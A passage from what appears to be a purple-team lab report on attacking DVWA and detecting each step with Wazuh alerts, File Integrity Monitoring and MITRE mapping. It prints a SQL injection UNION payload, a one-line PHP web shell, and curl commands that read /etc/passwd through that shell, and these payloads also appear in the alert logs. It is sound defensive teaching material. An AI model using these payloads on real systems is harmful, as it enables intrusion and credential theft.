



*Figure 14 — Attacker side: UNION payload dumps usernames and MD5 hashes (admin's hash = "password").*

**What Wazuh detected.** the attack in the Apache logs. Rule 31106 ("a web attack returned code 200") fired — the 200 status means the malicious request succeeded. The exact payload is readable on the alert.





*Figure 15 — Defender side: rule.id:31106 successful web-attack responses.*

| | | |
|---|---|---|
| t | _index | wazuh-alerts-4.x-2026.10.26 |
| t | agent.id | 002 |
| t | agent.ip | 192.168.64.8 |
| t | agent.name | ubuntu-dvwa |
| t | data.id | 200 |
| t | data.protocol | GET |
| t | data.srcip | 192.168.64.7 |
| t | data.url | /dvwa/vulnerabilities/sqli/?id=+++1%27+UNION+SELECT+user%2C+password+FROM+users--+-&Submit=Submit |
| t | decoder.name | web-accesslog |
| t | full_log | 192.168.64.7 - - [26/Oct/2026:15:06:06 +0530] "GET /dvwa/vulnerabilities/sqli/?id=+++1%27+UNION+SELECT+user%2C+password+FROM+users--+-&Submit=Submit HTTP/1.1" 200 2009 "http://192.168.64.8/dvwa/vulnerabilities/sqli/?id=+++1%27+OR+%271%27%3D%271&Submit=Submit" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" |
| t | id | 1793007462.373823 |
| t | input.type | log |
| t | location | /var/log/apache2/access.log |
| t | manager.name | soc-waz |
| t | rule.description | A web attack returned code 200 (success). |
| # | rule.firedtimes | 1 |
| t | rule.gdpr | IV_35.7.d |
| t | rule.groups | web, accesslog, attack |

*Figure 16 — Alert detail: data.url shows the UNION SELECT user,password FROM users payload, with source IP and user-agent.*

## Step 5 — Web Shell Upload (MITRE T1505.003)

**What I did.** abused the unrestricted file-upload feature to upload a one-line PHP web shell in place of an image.

```
<?php system($_GET["cmd"]); ?>
```





*Figure 17 — Attacker side: the one-line PHP web shell created on Kali.*





*Figure 18 — Attacker side: DVWA accepts the .php file and confirms the upload path.*

**What Wazuh detected.** the file itself. Because /var/www/html is under realtime File Integrity Monitoring, the new shell was flagged the instant it touched disk — rule 554, before it was ever used.

| | | |
|---|---|---|
| t | _index | wazuh-alerts-4.x-2026.10.26 |
| t | agent.id | 002 |
| t | agent.ip | 192.168.64.8 |
| t | agent.name | ubuntu-dvwa |
| t | decoder.name | syscheck_new_entry |
| t | full_log | File '/var/www/html/dvwa/hackable/uploads/shell.php' added<br>Mode: realtime |
| t | id | 1793007627.375889 |
| t | input.type | log |
| t | location | syscheck |
| t | manager.name | soc-waz |
| t | rule.description | File added to the system. |
| # | rule.firedtimes | 1 |
| t | rule.gdpr | II_5.1.f |
| t | rule.gpg13 | 4.11 |
| t | rule.groups | ossec, syscheck, syscheck_entry_added, syscheck_file |
| t | rule.hipaa | 164.312.c.1, 164.312.c.2 |
| t | rule.id | 554 |
| # | rule.level | 5 |
| ◕ | rule.mail | false |
| t | rule.nist_800_53 | SI.7 |

*Figure 19 — Defender side: FIM alert — '/var/www/html/.../shell.php' added, Mode: realtime.*

## Step 6 — Remote Command Execution (MITRE T1059)

**What I did.** used the shell to run system commands — confirmed the privilege level, enumerated the host, and read a sensitive file.

```
curl ".../shell.php?cmd=id"      curl ".../shell.php?cmd=whoami"
curl ".../shell.php?cmd=uname -a"   curl ".../shell.php?cmd=cat /etc/passwd"
```




*Figure 20 — Attacker side: RCE confirmed — running as uid=33(www-data); host/kernel disclosed; /etc/passwd read remotely.*

**What Wazuh detected.** each command. Because the command travelled in the URL, Apache logged it and Wazuh raised rule 31514 once per command, with the full command visible on the alert.





*Figure 21 — Defender side: rule.id:31514 — four command-execution alerts, one per command.*

| | | |
|---|---|---|
| t | _index | wazuh-alerts-4.x-2026.10.26 |
| t | agent.id | 002 |
| t | agent.ip | 192.168.64.8 |
| t | agent.name | ubuntu-dvwa |
| t | data.id | 200 |
| t | data.protocol | GET |
| t | data.srcip | 192.168.64.7 |
| t | data.url | /dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd |
| t | decoder.name | web-accesslog |
| t | full_log | 192.168.64.7 - - [26/Oct/2026:15:12:48 +0530] "GET /dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd HTTP/1.1" 200 3320 "-" "curl/8.20.0" |
| t | id | 1793007834.379422 |
| t | input.type | log |
| t | location | /var/log/apache2/access.log |
| t | manager.name | soc-waz |
| t | rule.description | Simple shell.php command execution. |
| # | rule.firedtimes | 4 |
| t | rule.gdpr | IV_35.7.d |
| t | rule.groups | web, appsec, attack |
| t | rule.id | 31514 |
| # | rule.level | 6 |

*Figure 22 — Alert detail: data.url = shell.php?cmd=cat /etc/passwd — the executed command is fully visible to the analyst.*

## 6. Key Results

- **Full-chain detection —** every stage after reconnaissance generated Wazuh alerts, and the entire kill chain was reconstructed from a single source-IP pivot.
- **Automated containment —** the SSH brute force was blocked automatically by Active Response, demonstrably disrupting the live attack.
- **Defence in depth —** realtime FIM caught the web shell at write time, independent of the web-request detection.
- **Framework alignment —** Wazuh auto-mapped the attacker's techniques (Brute Force, Web Shell, etc.) to MITRE ATT&CK and compliance controls.




*Figure 23 — Alert evolution: all activity concentrated on ubuntu-dvwa in a short window — the signature of an active incident.*





*Figure 24 — The attack, auto-classified: alert-level evolution and the top MITRE ATT&CK techniques observed during the incident.*

## 7. Detection Gaps & Future Work

An honest project names what it missed. Two gaps stood out, both with standard fixes:

**1. Network reconnaissance was invisible.** Wazuh is host-based, so the Nmap scans raised no alert. The fix is a network IDS — **Suricata** — on the segment, feeding alerts back into Wazuh so host and network detections share one dashboard. This is the planned next project.

**2. Command execution was detected by request, not execution.** Rule 31514 worked because the command rode in the URL; a POST-based or obfuscated shell would evade it. The fix is **auditd execve logging** ingested into Wazuh, plus behavioural rules that don't rely on the shell being named shell.php.

## 8. Skills Demonstrated

| Blue team (defence) | Red team (offence) |
|---|---|
| SIEM deployment & agent management | Network reconnaissance (Nmap) |
| Log pipeline & decoder configuration | Credential brute forcing (Medusa) |
| File Integrity Monitoring | Web exploitation (SQLi, file upload) |
| Automated response engineering | Web shell & RCE |
| Alert triage & investigation | MITRE ATT&CK-aligned attack emulation |
| Detection-gap analysis | Impact assessment & reporting |

## 9. Conclusion

This project closed the loop between attack and detection. I built a monitored target, compromised it through a realistic five-stage web attack, and showed that Wazuh detected every post-reconnaissance stage — automatically containing the brute force and catching the web shell at write time. Just as importantly, I identified where the host-based SIEM is blind and specified the exact controls (Suricata, auditd) that would close those gaps.

The deeper technical detail lives in the two companion documents: the Penetration Test Findings Report (offensive) and the SOC Detection & Incident Response Report (defensive). Together with this overview they document Project 3 end to end.

## Methodology & Authorship Note

This exercise was carried out in an isolated lab I designed, built and own. The tools (Nmap, Medusa, curl, Wazuh) and the target application (DVWA) are standard, publicly available software. The work credited as mine is the engineering and judgement that ties them together: building and networking the lab, standing up the monitored endpoint with its log sources, FIM and Active Response, sequencing a realistic attack, investigating it as an analyst, mapping it to MITRE ATT&CK, and honestly assessing the detection gaps. Where a defence interfered with the attack, or where coverage fell short, I have reported it as it happened rather than editing it to look cleaner — because in a purple-team exercise, that interaction is the whole point.